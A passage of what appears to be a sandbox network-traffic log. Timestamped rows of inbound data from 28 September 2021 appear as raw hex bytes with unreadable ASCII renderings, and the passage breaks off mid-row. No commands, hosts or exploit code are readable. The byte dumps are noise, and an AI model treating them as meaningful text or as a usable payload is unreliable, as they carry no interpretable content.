50 a6 3b df 05 5a 71 f2 46 a2 01 c2 47 57 9d d8 45 b5 2e da de 34 d4 01 82 4a 9c Data Ascii: 3)N(NVt%X? [6wz=dv l5jlg8>\$5Fjm1Wf@M' EA>*2P~Gmk.[+>k)C0l7-XA!@?Y[1Kznq5q2=Uq@P;ZqFGWE.4J
2021-09-28 07:53:17 UTC	122	IN	Data Raw: ae 5c 4b d0 79 d7 f7 71 c2 4e b7 ca 85 47 a2 fd 59 42 ba e9 33 b4 6e 80 e5 50 1a b1 e0 ad d4 33 69 10 39 af 61 12 13 a4 4a 21 1b 1b 02 e3 c7 d4 1f 4d 80 54 88 f7 d0 dc b3 2c 54 48 15 c5 2a fa 0b 60 b7 3c b7 5f a4 d0 de c6 26 70 c6 40 a8 52 82 9c 68 74 7f 6c c7 67 dd 74 fa 9f 4a 86 ae 1a 46 9e db 60 a3 1f ec 25 27 5c 6d 6c 70 20 0f 0f 7c c3 b0 c8 d0 aa 57 8e 62 54 3c e3 f0 3c 13 76 2a 38 c2 14 50 2f 50 10 82 a0 25 7f 4a 80 55 99 e9 1c ac 3a 19 f1 43 01 e6 97 da 41 d3 b5 bb 69 ef 56 20 db 47 9f 12 af c8 41 5f b7 d1 13 a2 eb 5a 56 0d bb 76 59 44 65 da 03 1a e8 95 2d 66 93 be bc 42 3f e8 13 22 3b 23 49 fc d4 e4 a5 db 82 a8 dd 2f 6a 03 6a e6 40 2a 34 b9 ca ff 1d 4b da df e4 61 7d e3 66 95 46 b9 28 0f 26 84 d7 5c 89 20 35 1b 0c 4a 13 84 fc 37 18 de a1 60 27 31 Data Ascii: \KyqNGYB3nP3i9aJ!MT,TH^<_&p@RhtlgtJF^%`mlp WbT<v^8P/P%JU:CAiV GA_ZVvYDe-fB?";#l jj@* 4Ka)jF(&\ 5J7"1
2021-09-28 07:53:17 UTC	126	IN	Data Raw: c1 f5 c7 fb 86 c4 da 57 0e 54 c4 11 c1 39 13 80 9d e3 1f a3 c1 53 bd aa 0a 15 94 bf 0c 0e 0b 1d fe 26 04 bb 47 02 ad 71 a1 bd 44 86 3a 1c 5e b2 c4 8c 5a e2 65 9e 6e c2 d6 f6 ac c7 1c d3 57 f6 b1 09 43 7d 08 1c a9 83 b7 fe 5e fd a8 31 f6 0d 56 da 5a 52 41 d9 5c 01 45 b6 9e 29 0c 3f 77 4d 3a 44 f9 89 b9 e7 72 fb 0a 8b b5 17 8f 12 93 48 80 38 10 7e ee 60 5f 25 f8 2c 4e fa 72 2f 3d 96 b9 fa c4 84 72 b2 ce c9 96 af 2c a5 7f ef ab 56 00 75 cf a8 f9 df 5c 47 97 0d a0 08 28 31 58 25 d8 95 09 96 e1 a7 bb 8c 58 7a 20 c5 41 a9 62 69 fc 3c ad b4 a6 fe 5a 6f 69 91 76 4c ca 60 2f d5 03 a5 0d 06 15 1d 53 f9 ca 6c 72 5d f1 35 df 16 ea ba 02 75 3c 1a f3 ec 10 2e cc 2b 72 ba d1 af dc 7d 16 66 82 97 c1 7d e2 41 00 8c 41 63 46 9e a1 42 6b dd 51 36 71 4e dd bf 21 4a a8 0f 79 Data Ascii: WT9S&GqD:~ZenWC)^1VZRAIE)?wM:DrH8~`_%,Nr/=r,VuIG(1X%Xz Abi<ZoiVL/Slrj5u<+.rj}AAcFBkQ6qN!Jy
2021-09-28 07:53:17 UTC	130	IN	Data Raw: 6a 90 06 ea d0 08 8a 8d 25 6f 87 e1 37 51 be 00 12 7f 31 68 ff 4c d6 ff cc 6c 19 bd 05 e1 02 3b f2 05 6d 0f 55 e0 39 b8 4a 69 24 fd 16 2f 8d 44 87 18 e3 86 3e 8f 9a 20 96 e0 98 ff df e7 87 ea 2c 3d c2 a8 d1 e1 50 3a 6f 19 b9 32 7b 86 ee f9 a1 0f f5 2f 5f ed 56 fb 59 91 65 09 38 6c 94 a1 70 47 00 07 82 e2 9a ba 17 1b 33 48 24 54 98 23 05 6d de 2a da d1 ff 91 df 16 c5 65 90 8b 77 2e b7 25 fc 33 8a 65 c0 56 5e 63 be fe 3b a9 e6 e3 f1 83 67 68 e2 d2 37 82 fe 6b 60 1b b5 0a 47 5a e9 f0 aa 4e 69 1e e2 94 c5 ea 6d eb f8 56 9e ba b3 94 20 bc c3 80 b5 2e 4e c1 f9 ce 81 41 32 7d 5b 51 d0 e3 9b a4 a1 76 8c 04 3a 5d 68 6e cb ea a2 a8 04 12 09 7b a0 ba 5b 89 00 65 da f5 14 c8 c0 aa 82 36 d5 ad 5e 1c 9b db 73 dc 76 d9 e1 5e 4b b7 32 89 f4 ba cd c0 c0 2f 16 d1 e9 cb 5d Data Ascii: j%o7Q1hLl;mU9Jl\$D> :=P:o2{/_VYe8lpG3H\$T#m*ew.%3eV^c;gh7k`GZnImV .NA2}[Qv:]hnj{[e6^sv^K2]
2021-09-28 07:53:17 UTC	134	IN	Data Raw: bc 0c 71 39 25 56 80 4c 3a fd b2 81 35 fd 9e 27 5e 39 de ff e6 f6 d0 9f e1 60 03 15 c5 06 25 29 5c 69 eb 4a 9d eb 1c e0 86 5b 6f fe 73 ec d1 78 81 41 ce 4e ea dc 2b 9d 58 5d e9 aa aa 8d 2c e6 79 7c 50 d9 61 31 fa a1 56 a3 5f 41 ce 66 53 51 15 f0 26 33 15 18 34 22 ed c0 51 66 6b d1 4a c3 02 3a 97 c9 85 fa b1 af 95 d9 79 3f 2c 52 57 7d 4a 3e ab 35 d5 c0 fb d0 a4 f9 6c f5 4a 74 91 ac 0c 35 69 79 00 a6 c8 cf 84 e2 76 c1 55 0d 5a 94 b9 75 29 92 5a 55 4a 7c 14 89 52 b9 8d 28 52 1f a8 46 6e 92 3c 55 5f e9 24 ce 19 2b 52 8f f1 01 ae f6 52 a9 7e bb 47 9f 50 5f c5 d3 1f 96 d1 23 44 5e d1 3c 26 63 19 46 ad 14 57 8d 72 b4 18 de 76 2e f4 c0 4d 1c e6 47 b4 7d a4 a0 fc 55 8e d2 6d a5 19 91 17 e3 ca 36 3d 2b ca d8 69 37 e0 40 10 49 45 91 5c 4c e8 6c 0e bc cb 17 fe 5d 6c Data Ascii: q9%VL:5^9`%)iJj[osxAN+Xj,y Pa1V_AfSQ&34^QfkJ:y?,RWJ}>5lJt5iyyUZU)ZUJ R(RFn<U_\$+RR~GP_#D ^<&cFWrv.MG)Um6=+i7@lElLj

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:53:17 UTC	146	IN	Data Raw: 2b 08 e7 5b b4 8e 7f cb e6 74 71 71 1f c2 7f 9c ff a0 5d 80 72 e3 01 d8 82 df da d3 1b e8 c4 43 ca a5 c9 47 81 12 48 9f 6b 21 3d 1d 7c 38 57 4a 3f 7d 39 8b a3 89 3c 55 a7 91 ee bc 45 30 b8 0f 0b 2d 4b 3d 42 19 9f e4 af b5 fc 0f 79 5a 62 7d d8 bb e1 55 4c 6a bc 8b 5f 27 d2 0b da 30 8c b1 8e 32 08 fa b8 80 fd 58 10 5e 9f cc 63 ce 34 ac 4c a3 da e5 a4 3f ac 0a 60 81 16 90 67 12 e0 f0 84 5a 1a 9c c1 fa 30 11 eb 36 bb ec ff 48 98 79 87 14 97 43 d8 20 6b 52 66 ae 36 ce df 0f 8d cb 13 b7 8b e4 60 9f 5b db be d2 42 3c e1 37 6e 50 61 79 e4 37 70 0c 5a 19 ae 02 2e 78 71 5f c7 4e c4 8a a2 2a c5 1d 6f b9 65 16 07 ca 70 7a 4b 0c 42 64 f7 f3 9a 05 a1 23 0e 68 90 cb 2b e0 4d d7 37 b0 aa 3b 51 03 1d 22 13 7c a7 10 7b 21 87 4a a3 d9 ad 1e 3a a1 4d 88 46 89 41 1f eb 7f 3d Data Ascii: +[tqq]rCGHkl=[8WJ?]9<UE0-K=ByZb}ULj_`02X^c4L?`gZ06HyC kRf6`[B<7nPay7pZ.xq_N!oepzKBd#h+M7;Q"]{J:MFA=
2021-09-28 07:53:17 UTC	150	IN	Data Raw: e5 12 2b dc 76 6f 34 82 52 48 42 3c c0 ca f7 5b b3 2f 32 02 8a 3b 93 99 18 d8 0a 7d 0a b0 67 bc 35 75 df a2 e2 62 a3 f5 30 5a 25 b9 2a 7b 41 23 50 42 53 03 3c 45 dd 5e 49 1f 15 3c 99 53 15 ca 07 7e 55 2f bc 48 a1 b7 de 71 16 c7 4c 70 87 ea 08 d9 c2 c0 09 57 a3 d3 90 8c c7 de 1e f6 59 84 11 6c 3f 83 b0 b4 c1 03 da eb 67 d7 4a ae 80 5b a9 df 0d 6d a3 30 3b ea c5 d7 89 cb f5 ae 99 b4 5f a6 05 1a f6 c2 f1 fe ab ca 58 2c 89 9a 47 2b b9 00 42 12 11 90 47 af e0 30 ed 83 1c 31 67 20 b5 66 86 9c 36 71 be a6 94 0f a3 ab ef 0c 04 aa 5e e8 9a 1e dd e5 fa cd 14 ac 29 be 60 8c e9 cd 2c 63 69 ef 8b 78 28 ca 87 ea 34 d1 8d 39 fe 82 60 bb 9a 33 dd 17 0c cf be 95 56 a3 fb 99 ae 75 69 7a 1a 4b 37 9a 77 b2 b5 39 92 de 84 46 52 3f bc 1e ab 4c ab 0a 41 b1 d8 fe f1 b3 a8 45 d1 Data Ascii: +vo4RHB<[/2:]g5ub0Z%*{A#PBS<E^!<S~U/HqLpWY!?gJ[m0:_X,g+BG01g f6q^)},cix(49`3VuizK7w9FR?LAE
2021-09-28 07:53:17 UTC	154	IN	Data Raw: c2 3e e8 75 8c e0 be a5 98 66 cd 0e b1 a1 97 15 7b 46 da b2 da c1 16 85 b7 f9 93 25 9e 93 98 c1 de 14 fc e3 dd 60 9b a0 81 cf 6f 61 a0 80 e2 4a 33 ae af bb ef 63 41 aa 81 bd 2e 90 54 0c d9 96 8f c6 de 23 9a ca 7c a3 b8 3f 97 da 4b 59 10 46 80 0d ae fc bd 42 58 54 f6 67 bd ab 7a 11 6a e6 7d 1f 20 ab b6 ad b8 ba d7 61 8e 60 99 22 bc fb 4d 34 04 7d 84 7d f3 92 57 46 76 58 b6 20 d0 02 57 a5 f6 ea a0 b6 fd 2f 78 67 8a 0e df ce 34 86 4b b8 99 d5 72 01 19 36 fc b2 de dd ce aa 9f ed 80 08 75 74 68 e7 8b 43 81 4b ae cb 88 e3 e3 e2 96 ad b7 ba 38 61 fc 41 cf 9d f4 09 f3 14 1d 74 68 db cd e1 9b 82 42 63 b3 ab ad 49 c7 8b a6 37 17 63 c6 d4 69 e0 ca 8c 58 c3 10 58 63 2d 75 35 8b dd e7 64 6f ff 9d 16 89 db ab 44 dc fb 2e a2 05 df 5d 44 2c 7e 8c a4 ac 16 bf 09 ee 05 Data Ascii: >uf{F%'oaJ3cA.T#?KYFBXTgzj} oa`""M4j}}WfVx W/xg4Kr6uthCK8aAthBcl7ciXXc-u5doD.JD,~
2021-09-28 07:53:17 UTC	158	IN	Data Raw: b5 6f eb e6 8b bb 4a 55 d8 d2 85 83 f0 de c6 bb 37 4c af 49 c8 2e 2f ca 9b 40 6e e8 1f cd 1f 4a 0f 43 52 78 44 60 19 eb 1a 92 2b 7a ab 06 c9 99 37 cc 23 ad 62 4a 65 de b9 43 e1 f0 f8 8a 0d 82 a9 c1 5a ff 1e 27 1d 02 68 8f 16 3c f4 ee ba 73 1e 0b 10 d8 6c 93 f0 be c7 f5 00 50 70 5d 7b 8c fd a8 48 36 de 7a 28 3c 02 23 a3 f3 6a 23 ee 70 2f f7 34 8d 4d 47 bf 02 d5 1a 47 24 5f 24 7a 06 3e 35 ff 82 89 5b 40 4d b6 5d cc 82 c0 e6 29 73 4e 59 1d bc 6c f4 a9 2b 6e 7c 17 92 9d 57 a7 44 89 a7 64 f8 44 c0 cf 64 1f 16 67 4e 8f 85 a2 56 61 fc a5 49 4f 10 36 9d 99 06 51 0c 93 93 cf 9b 84 0c be 48 84 6a df 4f 27 bd 99 e4 0e 65 2a 16 10 74 bc c8 61 40 91 80 de 3a da d2 c6 28 35 2f 00 2d 5a 9e 9a 1e ef b9 bc d3 69 6c 79 c5 2c b8 22 af fd 7e 88 5c d6 f1 d4 41 ff c1 e2 c6 Data Ascii: oJU7LI./@nJCRx`+z7#bJeCZ'h<slPp){H6z(<#/#p/4U'GG\$,_\$z>5[@M])sNYI+njWdDdDgNValO6QHjO'e'ta@:(5/-Zily,"-lA
2021-09-28 07:53:17 UTC	162	IN	Data Raw: fc 55 cf 26 6c d4 5c 29 b8 a2 67 1f dc a0 6c 9d d0 86 41 22 04 3e 2a 47 c9 de 73 87 e8 87 0f 75 6b 1e fa 3d f7 31 9e 25 60 3d 6e 2c 69 ad 48 b6 47 10 63 21 dd 72 5e e4 8f cd 70 3c bf fa c5 20 46 3f 17 e4 23 f8 f4 a2 51 5d bf e9 94 d6 2f fd e6 d7 c2 78 b5 86 bb 46 6e 9c 8d 6a 99 2e c3 fb 77 a7 e0 50 00 5f ab 46 03 f3 3a 1e 71 22 bf 22 a9 84 9e a9 ce ea 7c a4 fc 15 f3 28 b2 fa 0b a0 b2 e6 79 c9 f7 38 7f 20 35 31 cb 1d 58 0b 11 fc fc f6 6a 8f 94 05 c5 c1 ee d6 95 5c 67 e2 61 51 56 4a 6d c6 cb a3 de 0b 22 40 f1 bf 9a 6e 0c 04 2a 65 b9 7a df 8b f3 9c 79 03 1a a5 3d 3d 57 62 d6 96 75 4f cd ba 30 36 3c c9 ba 62 59 18 d7 e3 19 89 88 c3 3d 6f 6a 3c 22 e9 15 c5 f0 57 21 a0 69 13 b6 3a cf 70 df 10 02 35 ae 9d 24 81 a5 cc 52 cb d2 ab 22 d4 26 43 9a 03 15 49 94 9d a3 Data Ascii: U&l)glA">*Gsuk=1%`=n,iHGclr^p<F?#QJ/xFnj.wP_F:q""(y8 51Xj)gaQVJm"@n^ezy==WbuO06<bY=oj<""Wli:p5\$R"&Cl
2021-09-28 07:53:17 UTC	166	IN	Data Raw: 9c dc fc 6a 6b 1e e8 13 e2 9c 5d de 1a f9 d3 03 a5 70 6d 98 d6 6a 56 c2 33 d3 85 85 3e 4c 5d b6 65 3c 0e 0b a5 53 69 0b 5e 1d e7 49 d3 e7 aa 2c cd 84 21 bb d1 69 9c d5 9b a5 00 25 e8 91 bf 07 aa 7b cd 38 a9 0c dd aa f7 84 95 e0 f4 be c1 04 ed 4e a9 11 a7 17 bb 26 16 1e cd 09 c2 f1 7d 5b fc 5a 05 11 b0 09 09 81 bd d9 26 43 db b1 ce fa c5 19 88 be 32 2d 01 c3 43 2e 08 55 34 52 9a f1 d2 9c 1f 69 95 16 cb 3f e3 e7 c1 0f 7b 4e 01 33 b5 c6 9b 3d 22 34 32 34 31 37 02 b1 7a d1 84 bc 11 8e 2d 3b f7 7f 90 97 22 f8 c7 72 9f 67 d2 51 c7 dc 88 84 76 cf 69 3d 7e 99 af d5 ed 0c b0 9e bf d8 68 1b 30 03 44 08 9d 7d ef 0e e6 09 60 99 e0 d1 ee ba 4b 2f 97 d9 c2 1e 1d be ff 92 21 24 1c 6d f1 e9 7e 0e ab c6 c8 cb 4b c8 1d de 6f fb 8e 42 5b e6 ac 91 8e 79 ff 3f 6c c6 17 5d 75 Data Ascii: jk pmjV3>L]e<Si^l,i%{8N&}[Z&C2-C.U4Ri?{N3="42417z~;"rgQvi=-h0D)`K/l\$m-KoB[y?}lJu
2021-09-28 07:53:17 UTC	170	IN	Data Raw: 3a df b6 dd 37 c1 5f fa 6e ad 35 ed 21 cf 96 19 37 0c b2 2d 4d d5 94 f2 4f 6a 25 a8 75 90 a9 db 22 6a 3c 18 2a 34 e9 f8 41 c7 d1 be 93 81 ae b8 3b d0 6d 34 5a 1e 71 e0 a2 ef 96 b8 4c 8e b3 2f a0 f2 38 9c f2 2d ea b6 47 e9 9f 29 06 63 6f cd 6b 9d c6 0a ad 0b e9 04 ab d4 9c e1 c9 e2 42 dd 6c 98 9e 2c 15 64 e9 ab a6 c2 60 78 b7 a2 90 69 73 ec 09 9b 28 53 35 84 f6 99 b7 6f 50 d8 5f 88 28 db 90 08 3a 2a 56 4d 0f 4e 60 94 cf c5 c1 dc b9 3b cd 59 29 eb 3c 22 89 ef 68 2b 12 bb 6e 43 69 af 50 ce 80 2c ed 5e 95 e3 05 68 09 50 17 19 51 84 55 f1 cb 5d 19 75 13 0f 17 39 f5 f3 0c 4a ed af 9 3a aa 0f 1e 85 d6 90 2c 02 ce 41 98 ae af f8 28 37 72 e2 4a 14 4e d6 ec 3c 09 88 70 42 ef bc 5e b6 55 ec e0 08 e4 46 00 11 d9 63 a9 b5 88 c1 c2 bd 73 fd 27 bb 9f 35 e6 9a 94 Data Ascii: :7_n5!7-MGj%u"j"<*4A;m4ZqL/8-G)cokBl,d'xis(S5oP_(:*VMN";Y)<^h+nCiP,"hPQUXU9J:,A(7rJN<pB^UFcs'5
2021-09-28 07:53:17 UTC	174	IN	Data Raw: c4 12 4e 97 26 3a d1 87 cf 00 7c 9f 20 6e 91 53 a9 70 d0 26 b5 37 6b dc f7 c5 09 e8 e1 ea 17 0e 76 f9 e5 d6 9c 25 c1 fb e2 21 fe 03 31 30 81 cc 55 02 14 66 4a 5d 38 d3 c1 17 17 16 50 e5 59 d0 dd 01 f8 c2 78 6a f0 79 d0 52 c3 43 44 a5 1b 23 2e af 01 a2 88 5b ab 37 66 69 fe f4 96 90 ee 87 3d 8f 37 32 ec 21 51 42 15 5d ec ff 7a 0b 5c 5c 90 cc 19 7f 0c 46 09 46 77 0a 7d e9 96 1d 5a a6 c3 79 80 d7 46 bb 3c 0a e7 5a 51 f3 ee 37 b3 7e 32 3a 1c d6 7b 0a 74 c6 6a 43 f4 18 d7 aa 94 ca 77 ec b2 0e 1b 1e 1f f3 87 cb 3c 06 58 d8 c6 e7 f8 82 1c f7 68 cf 62 3b bd b2 12 90 d3 b7 9e 15 0f f3 b7 ef bf 8f 64 29 f2 3f 4b 3e 22 d7 e5 49 e1 bd 41 8c 60 6c 31 30 a1 ee 1f b4 e4 c3 97 32 ae 87 b1 3b d8 39 6b eb c4 53 36 81 7d 92 9c 69 c0 0a 96 20 a8 1c c0 92 b5 49 b0 12 fc 5b 0c e2 Data Ascii: N&: nSp&7kv%!10UfJ]8PYxjyRCD#,[7fi=72!QB]z!FFw)ZyF<ZQ7~2:~tjCw<Xhb;d?)K>"lA`lI02;S6j} i[
2021-09-28 07:53:17 UTC	178	IN	Data Raw: 57 d8 96 cd 54 37 db 58 b8 f8 b5 77 d0 0e 03 5c bc 85 27 7c 4e b9 06 74 b5 e5 9d 97 9a f4 8c ca f8 55 2d 98 ce 7e 10 e5 e0 f0 fc 3d 54 3a db 6a fa 3f 97 59 13 75 32 b7 94 df 7e df 6e 97 de 41 5a 40 13 ca 14 50 3b af f2 36 04 e4 92 84 78 01 6c 8b 65 93 88 bd 3a cf df 6a 8b fc 86 00 f3 dd 22 9d f7 6a fd dc 25 51 7a 12 ca 81 bb 86 3b cd 87 da 92 9a 52 18 f0 3b 0f 7d da 86 e8 8a 12 9f c2 31 4f 36 b2 21 37 8b 23 9b 3b c2 52 c1 7d 06 31 8d 8e e7 d1 03 8c 87 9f 63 5d 9c 9d b1 47 c9 4b d9 7a fe d0 ae 55 b8 25 24 18 cc 40 c5 37 3b b3 18 41 54 42 29 14 13 3a 1b 77 7b 6e e1 b8 b7 c8 30 99 bc 00 98 79 a7 4a 05 09 26 ae 09 a8 72 b8 62 04 ec c1 bc 85 a8 5d 9d ce 0c de d4 bd 29 4a fd c8 90 98 17 40 71 e0 f0 14 03 f3 74 24 35 89 dc 8d 0a cb aa 8e a2 ed c2 7c a4 92 1b Data Ascii: WT7Xw^ NtjU--=T:j?Yu2~nAZ@P;6xle:j"}%Qz;R;}1O6!7#;R}1c)GKzU%\$#@7;ATB\$:aw(n0yJ&rbj)J@qt\$5]
2021-09-28 07:53:17 UTC	182	IN	Data Raw: d4 c3 e1 fe f1 06 d8 86 17 6c ad 5b 80 0e 88 c2 fd df d4 aa 8b 43 9b f4 9f 14 05 cf c6 64 70 b5 14 70 9a 7d 06 51 42 67 ff e2 8d 8d 78 ff 41 b0 a3 ce 08 0b de c7 b6 78 25 b5 03 18 c5 6f 40 d1 84 f4 8a 5d 68 99 fd 26 25 29 e9 85 d9 dd 3c 29 c7 6e ba 47 de fe 62 c2 1f a2 b0 48 8c 64 96 dc 51 e8 ac 06 e0 1e 42 29 06 7f 8d 76 cb 9c b0 81 50 58 3d 36 ea db 35 64 49 1a e3 94 da 6b e0 70 5f 05 bd 5d fe 83 68 f3 eb e4 52 61 85 bf 73 c2 c0 f9 f2 ad 60 22 d4 21 73 65 45 bf 8f b9 76 b2 79 dd c9 46 07 39 db 1a ab 98 f0 ec c1 75 55 26 48 a5 47 35 cd c0 d0 8d 4b 85 55 4b 55 f7 b9 e0 7a b8 e7 a3 5a ce 9a 35 05 33 cf 3b 20 9b 92 55 db b9 0f fc f0 a8 5f e7 ec de 6e aa e7 ea 63 ed 63 2a 57 52 f9 b9 36 69 0e 09 9c ad b6 99 04 01 0d d6 1a 31 ef 03 e9 8e bf 30 21 b8 ac 95 02 33 81 Data Ascii: ml[Cdpp]QBgxAx%o@Jh&%)<nGbHdQBjvPX=65dlkp_!hRas"!seEvYf9uU+HG5KUKUZ53; U_ncc*WR6!0!3

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:53:17 UTC	186	IN	Data Raw: f6 3b 1b 1d a9 0f 7c 73 a1 45 67 b7 93 5d 85 cc 50 7f 25 a9 0f 78 ab 7b aa 3f fd 74 04 e8 bf 86 d5 e2 08 ef fc b6 4d e6 f0 ac 69 85 5d 2e cb c5 f4 4b e2 4f 9d a3 94 e6 77 e9 55 ca 54 e6 7f 3f e2 95 6f 89 7a 7a 5a 32 f8 76 a7 10 6b cd b1 a3 b5 f2 7e 97 8a e9 b6 73 27 57 b2 34 27 ba 12 85 35 90 41 c3 50 85 a4 4b 6f 5a 4a 04 c2 6e b5 e8 fc 79 e6 b3 10 c9 1d 16 5e a8 71 b4 47 3d 95 38 ce 15 e2 2b 4f d9 66 65 ef ab 83 90 49 6f 92 87 1e 7f 9c 5f 23 25 dc 27 7a 03 03 89 0c 2a 6d e1 4d 87 ba f1 9d 23 93 43 b4 ee 71 39 cc 0b 85 07 1e 3b 1a 06 5a 68 41 b8 9d 53 7a 68 09 5e dd ef 05 f9 f9 0f b8 d8 16 d6 a1 d6 c9 98 05 df 24 92 e1 7c a6 39 9b ae 2b 76 5e 01 44 4a 5b a6 c4 5c 43 d9 10 2e a1 8e 3b 28 cb aa ad f1 d7 ec cc 4a e4 5c 4a 6d 1d a7 2d b5 cd b1 24 a8 44 82 86 Data Ascii: ;jsEg]P%x{?tMi].KOWUT?ozzZ2vk-s'W4'5APKoZJny^qG=8+Ofelo_c%'z*mM#Cq9;ZhASzh'\$)9+v~DJ\ C.; (JJm-\$D
2021-09-28 07:53:17 UTC	190	IN	Data Raw: 2e 5a 4f 45 f7 39 b9 3c 99 81 69 e4 36 ba a2 f2 e0 61 b5 73 35 14 9d 2a d6 8d 08 21 1d c7 dd df 92 b3 6f 31 d6 79 58 34 c6 18 3d e4 c0 c2 48 9a 2f 2d ef 1b ee 12 35 f9 d0 f0 7a 6d 6d eb ca bb 4c 4c 34 2a 3e 5b 7c e5 66 d8 cc 08 2a 65 1f ab 1b e5 7f 0a 33 4c 2c 6a 05 7b cd 0d e0 c5 f8 68 69 6e 70 85 62 d7 3a a0 ac d4 19 f1 81 ef 70 82 85 23 a4 cb ce 88 c8 2f da 01 b8 1a bf 13 b9 8f 5d 31 27 07 96 b2 00 94 73 63 a4 19 15 8a da 28 cf 9e d1 e2 6b cb a2 ee 4e 7d 7e 26 03 ca 10 84 58 69 55 93 64 54 3f 66 74 50 ab 3c 5a 3a d0 c3 33 5d fb d4 f9 b4 b5 79 8a 1d cf b3 c4 bb 3e d5 11 58 6b f6 31 0f bd ef b3 7b 48 14 04 5b 04 9d 67 99 d3 a5 9c 46 a5 d9 9d 1f 1f 24 60 80 5c 30 44 ae 79 35 f9 70 aa 52 20 4b 5a 32 d5 bb f7 86 7e 88 ea 4e 07 51 d0 7d 6a 95 1a 8d 4d ca 5a Data Ascii: .ZOE9<i6as5*!o1yX4=H/-5zmmLL4*>[[f*e3Lj{hinpb:p#/]!s'c(kN)-&XiUdT?ftP<Z:3jy>Xk1[H[gF\$~0Dy5pR KZ2 ~NQ]jMZ
2021-09-28 07:53:18 UTC	194	IN	Data Raw: 7d 13 6f 05 a6 42 46 13 3b 24 9f b6 6d eb 85 4e f7 06 b3 0e f3 d7 ca d8 32 f8 b7 dd 6c 10 d7 39 6a 14 38 7a 15 0e 03 0f 1e bf 0e fa 70 84 40 fc 7d 23 67 b7 d0 df fe ac 79 9f 88 91 da b7 c3 c0 e4 87 3e 65 c9 7e 73 83 ae 71 a6 22 c9 61 4a 7d 1f eb 47 90 eb b3 0c 43 67 b9 ea b3 b2 5d 18 71 91 e5 6e ac 2e e0 cb 0f b7 bb 8b 3b 65 43 64 8c 1b 55 41 e5 5f 1e 51 b3 64 55 db 04 80 57 fd 96 47 e9 fe e9 3f ab 5a 6b 96 ab 82 2d 1b c2 62 ff 4d f1 c4 75 b3 6a 51 b3 82 24 47 b3 8c 05 7d 91 91 0b 7d 90 b9 4c 9c fb 69 9a 92 a1 d0 6c cf 0e f9 86 dc a0 c8 39 42 45 21 a9 f0 56 fa 15 6c 8c 9c 13 48 dc 19 bc 79 fe b7 0a e0 6b c3 8b b0 c1 84 4f 11 36 fb a9 82 01 d2 94 24 76 bb b9 44 ff fd 8f 49 b6 58 6d 17 28 00 68 70 ea 11 ae 39 10 6d 7c 07 cb b9 20 cf fc f4 cb e5 36 04 99 Data Ascii: }oBF;\$mN2l9j8zp@)#gy>e~sq"aj}GCg]qn.;eCdUA_QdUWG?Zk-bMujQ\$G}}LiI9BE\$VIHykO6\$VDIXm(hp9m] 6
2021-09-28 07:53:18 UTC	198	IN	Data Raw: c9 d7 51 6c 42 cc d1 d2 f5 f8 bf 58 b2 0f 75 ff f0 f0 c1 00 ad 15 f7 82 a2 29 fd fe 6f 8a 05 84 c3 62 15 40 75 1e f8 72 c9 b4 a9 d8 5c 49 5b 79 ae 86 7b ad fd cf cc c7 8d 4e 17 b0 3a a4 3c 86 74 5e ce 92 7e e2 b9 31 f7 b9 b0 fd 65 21 22 01 8d 6c 82 98 cb 0c a7 37 19 89 a9 84 95 48 72 26 49 f7 01 42 d7 01 b7 d7 60 fe 26 b1 29 b9 3e a3 18 ae 48 d5 53 de e0 9b 07 74 fd 0b d8 b5 02 78 2a 2b 82 06 cc 0a 67 9f f4 3f 12 49 37 4b e5 66 38 fe 62 c0 c3 22 18 03 c3 3b 03 59 63 0e be 50 25 1b ac 43 ed 70 32 02 0f 8e d7 08 a6 01 49 b6 5c 63 42 f8 f7 92 9a a0 3a cb 60 bb fa b3 bd 03 51 51 fe 5a f3 a3 e2 d8 96 c6 21 7a 86 a0 4a 7c e6 23 ca 3f 3b 2a 28 a7 cd 8f cc 19 4b 5b 03 bf 3d 2b aa f4 28 fc 00 84 b5 81 10 4b 62 c6 fb 8d 47 03 e6 83 dd ae 45 d4 85 cf b5 7f 3d 99 dc c7 Data Ascii: QIBXu)ob@ur\fy{N:<t^~!e!"I7Hr&IB`&)>HStx*+g?I7Kf8b`;YcP%CP2\cB: `QQZ!zJ]#?;*K(=[(KbGE=
2021-09-28 07:53:18 UTC	202	IN	Data Raw: 79 68 f5 6f 20 e9 f8 d5 d6 34 fb e5 29 92 eb 07 5b ed e5 8b 03 bc 95 87 a3 8c ce 0a 07 fa 65 e1 08 a6 f3 f5 b1 00 5f 2a 9e 3a 54 71 6b b7 62 e2 d1 79 ae d7 4c cf fb d6 8f 3a c8 40 4c ec 2c 5d 49 69 be 5e 12 cd 62 fb d8 ed cf d4 76 4f 69 55 eb 10 3c 11 50 3c 4c 17 c6 e4 f9 59 28 e1 e9 67 de 6d 28 7a be b6 24 e0 69 de 60 5c fa db 70 42 a6 dd 24 92 7f bf 6e d7 c9 04 8c 7e 6f a6 c0 49 22 06 2b 3d 0c 42 65 c3 25 89 10 47 3e 98 aa d4 7b ed 23 e8 9a 6b ef 83 3b f8 21 06 ee 84 8c f8 b3 fc 21 a2 a5 b9 ea bf af 77 e4 bb 6b 65 a5 a2 cc 93 a9 b0 52 e6 14 5f cf b2 78 8d 29 f0 d5 b8 4b 59 6d 63 19 15 45 ac 1b 85 16 a9 7e 44 c4 3a 3b 9e 14 ba b2 96 f7 5b e8 8c 9a fe 34 ac a0 a2 58 ae 4a 79 d6 38 99 3d 5a c7 1c 23 68 42 be c4 2f d7 5a 11 60 b4 f7 a6 04 82 1d eb 44 5e 78 Data Ascii: yho 4)[e_*.TqkbyL:@Lj]i^bMvOiU<P<LY(gm(z\$`i`pB\$N~o!"+=Be%G>M{#k;!!wkeR_x)KYmcE~D:;[4Xy8 =Z#hB/Z`D^x
2021-09-28 07:53:18 UTC	206	IN	Data Raw: bc 32 cc ff fc e9 ef 8d 42 28 62 d1 bb 8e 05 2a 49 27 60 2a f0 c2 3b 79 c7 b4 51 fa d0 39 35 ed 39 ca 7a dc da 0b cb 84 2d bf ed f3 4e d8 9a bb f9 8a 86 db 67 5e b5 f7 69 27 41 84 8c a5 5f 5e 76 b4 d8 51 4d a3 12 3f ec 6e ce 11 b4 6d 2b 6f 92 fa 44 88 05 cd 07 a3 27 a7 24 26 7b ea c2 88 98 7d ff 03 3b 72 cc 14 67 be 3b d4 8c 25 2b 08 19 52 2a fa 50 23 e6 3a 47 7f 82 2d e6 76 cb 05 33 8d d1 a3 08 33 1c 5f d2 62 de 69 32 01 ab 6e c5 8d ac 74 21 15 18 81 8c 88 6b 7e 48 1d 41 60 cf 9f 2c f6 64 45 68 48 6e f6 a8 4b 3b b3 ad 9b 8c 